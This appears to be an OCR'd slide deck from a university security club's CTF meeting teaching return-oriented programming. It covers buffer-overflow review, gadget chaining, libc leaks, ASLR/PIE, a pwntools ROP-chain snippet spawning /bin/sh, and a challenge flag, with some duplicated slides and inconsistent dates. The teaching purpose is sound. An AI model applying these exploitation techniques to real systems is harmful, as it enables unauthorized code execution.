SIGPwny

SP2025 Week 04 • 2024-02-20

PWN III - ROP


George and Akhil

Announcements

- Seminar with Jake on Sunday!
    - Topic TBA

ctf.sigpwny.com

sigpwny{ret2ret2ret2ret2win}



Review


Bottom of memory
(0x0000000000000000) →

Memory Region
.text (instructions)
.data (initialized globals)
.bss (uninitialized globals)
heap ↓   ↑ stack (runtime data)

Top of memory
(0xFFFFFFFFFFFFFFFF) →

Review: PWN I

- Buffers and variables are stored on the stack, at a fixed size, contiguous in memory.
- Unsafe functions can write more data than the buffer can store, leading to Buffer Overflow Vulnerabilities.
- We can control the program flow by overflowing the buffer (`local variable`) to overwrite the `return address`.




“ret2win”

```c
void win() { // at 0x4011b3
    // prints flag
}

int vuln() {
    puts("Say Something!\n");
    char buf[32];
    gets(buf);
    return 0;
}

int main() {
    vuln();
}
```

“ret2win”

```c
void win() { // at 0x4011b3
    // prints flag
}

int vuln() {
    puts("Say Something!\n");
    char buf[32];
    gets(buf);
    return 0;
}

int main() {
    vuln();
}
```




“ret2shellcode”

```
int vuln() {
    puts("Say Something!\n");
    char buf[32];
    gets(buf);
    return 0;
}

int main() {
    vuln();
}
```

“ret2shellcode”

```
int vuln() {
    puts("Say Something!\n");
    char buf[32];
    gets(buf);
    return 0;
}

int main() {
    vuln();
}
```




vuln() now returns to the shellcode we put on the stack

Mitigation

NX

- Stack is **not** executable
- W^X: Region of memory can't be both *writable* and *executable*
  - Stack and Heap: **RW**
  - .text (Code): **RX**
- No more shellcode (ノ°益°)ノ



Mitigation

NX

- Stack is **not** executable
- W^X: Region of memory can't be both *writable* and *executable*
  - Stack and Heap: **RW**
  - .text (Code): **RX**
- No more shellcode (ノ°益°)ノ

```
env ❯ pwn checksec challenge
[*] '/root/ctf/sigpwny/pwn/libc-rop/challenge'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

How do we bypass this?

Code Reuse!

- **R**eturn **O**riented **P**rogramming (**ROP**)
  - Idea: We can interpret arbitrary bytes in program data as instructions
  - Chain small pieces of code together with the `ret` instruction
  - (See https://langsec.org/papers/Bratus.pdf for a history lesson)

- **Gadgets!**
  - Little pieces of code that we chain together (ROP chain) to do what we want
  - End with a `ret` instruction
  - These are already in `.text` - don't have to worry about NX!

ROP - High Level

<u>Gadget 1</u>
A = A + 1

<u>Gadget 2</u>
A = 0

<u>Gadget 3</u>
B = A

<u>Gadget 4</u>
C = B

Execute a series of gadgets to achieve:

B = 3

ROP - High Level

Gadget 1
A = A + 1

Gadget 2
A = 0

Gadget 3
B = A

Gadget 4
C = B

B = 3

- Gadget 2
- Gadget 1
- Gadget 1
- Gadget 1
- Gadget 3

ROP - Slightly Less High Level

Hint:
swap rax and rbx

Gadget 1

```
xchg rax, rbx
ret
```

Hint:
rbx = 0

Gadget 2

```
nop
xor rbx, rbx
ret
```

Hint:
rcx = 0
rax = rax + 1

Gadget 3

```
xor rcx, rcx
add rax, 1
ret
```

Hint:
rax = rax - rbx

Gadget 4

```
sub rax, rbx
nop
ret
```

Using a sequence of gadgets, can we achieve:

rbx = 3

(ignore the `ret` for now!)

ROP - Slightly Less High Level

Gadget 1 (Hint: swap rax and rbx)

```
xchg rax, rbx
ret
```

Gadget 2 (Hint: rbx = 0)

```
nop
xor rbx, rbx
ret
```

Gadget 3 (Hint: rcx = 0, rax = rax + 1)

```
xor rcx, rcx
add rax, 1
ret
```

Gadget 4 (Hint: rax = rax - rbx)

```
sub rax, rbx
nop
ret
```

Using a sequence of gadgets, can we achieve:

rbx = 3

(ignore the `ret` for now!)

Gadget 2 (set rbx to 0)
Gadget 1 (set rax = rbx)
Gadget 3 (rax = 1)
Gadget 3 (rax = 2)
Gadget 3 (rax = 3)
Gadget 1 (set rbx = rax)

New Exploit


buf[32]
Saved Base Pointer
Return Address
...
buf = "AAAAAAAA..."
0x4141414141414141
GADGET 1 ADDR
GADGET 2 ADDR
GADGET 3 ADDR

Example

buf = "AAAAAAAA..."
"0x4141414141414141"
Addr of: pop rdi; ret;
0x12345678
Addr of: win()

```
void win(int a) {
    if (a == 0x12345678) {
        // print flag
    }
}
```

- rdi, rsi, rdx, rcx, r8, r9 - argument registers for x86_64 (in that order)
  - Useful for one of the ROP challenges!

- In 32 bit, arguments are on the stack after the return address

`pop rdi` causes this to go into the rdi register

ROP in practice

- Usually, there's no win function, so we need to do something else
  - Most of the time, we'll try to pop a shell (run `/bin/sh`)

- Find and order gadgets to call `execve("/bin/sh", NULL, NULL)` or `system("/bin/sh")`
  - Need gadgets to set up register(s)
  - Need registers to call `syscall`

Finding and Ordering Gadgets

- Can do it yourself (highly recommended, it's fun!)
  - `objdump -d -M intel myprogram | grep ret -B 5`
- ROPGadget
  - List gadgets: `./ROPGadget.py --binary chal`
  - Create ropchain: `./ROPGadget.py --ropchain --binary chal`
- Pwntools (rop.rop) and Pwndbg (Pwndbg ROP) can help too!
- one_gadget
  - Gadget that pops a shell immediately

Libc

- Libc = giant file full of standard library functions
  - linked near the top of memory: `0x7ff...`
- The challenge binary usually doesn't have a lot of useful gadgets... but libc does!

- Often, the goal is to leak a libc address, calculate the libc base address, and then ROP with libc gadgets
  - This can help: [Libc Database]

ROP Mitigations

- PIE (Position Independent Executable)
  - Randomizes binary base address: functions are at different addresses every time!
- ASLR (Address Space Layout Randomization)
  - Like PIE - randomizes locations of memory regions (stack, heap, etc.)
  - Libc location also gets randomized!

- Base addresses change, but offsets stay the same
  - Only need to leak one binary address (or one libc address for libc)

Pwntools example

```
exe = ELF("./main")
libc = ELF("./libc-2.27.so")

libc_leak = # acquire the address of libc 'func_name' from binary (e.g. puts)
libc.address = libc_leak - libc.symbols["func_name"] - offset
POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0] + libc.address
RET = (rop.find_gadget(['ret']))[0] + libc.address
SYSTEM = libc.sym["system"]
payload += b'A'*8 # buffer
payload += p64(RET) + p64(POP_RDI) + p64(BIN_SH) + p64(SYSTEM) # ROP chain
```

To make the stack aligned to 16 bytes

Further Reading

- Shadow stack: keep another read-only copy of the stack in a hardware register and compare
  - Merged into Linux 6.6 in 2023 (over *15 years after* the first ROP paper!)
- *Sig*return-oriented programming (SROP): Use a signal handler to set registers

Resources

pwntools - Essential for scripting your exploit

pwndbg - gdb but good

ROPGadget - find gadgets/generate ropchains

one_gadget - find one gadgets

Libc Database Search - find libc offsets

ROP Emporium - Beginner oriented practice

Next Meetings

`2025-02-23` • **This Sunday**

- Seminar with Jake!

`2024-02-27` • **Next Thursday**

- Crypto IV, learn about elliptic curve crypto!

ctf.sigpwny.com

sigpwny{ret2ret2ret2ret2win}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny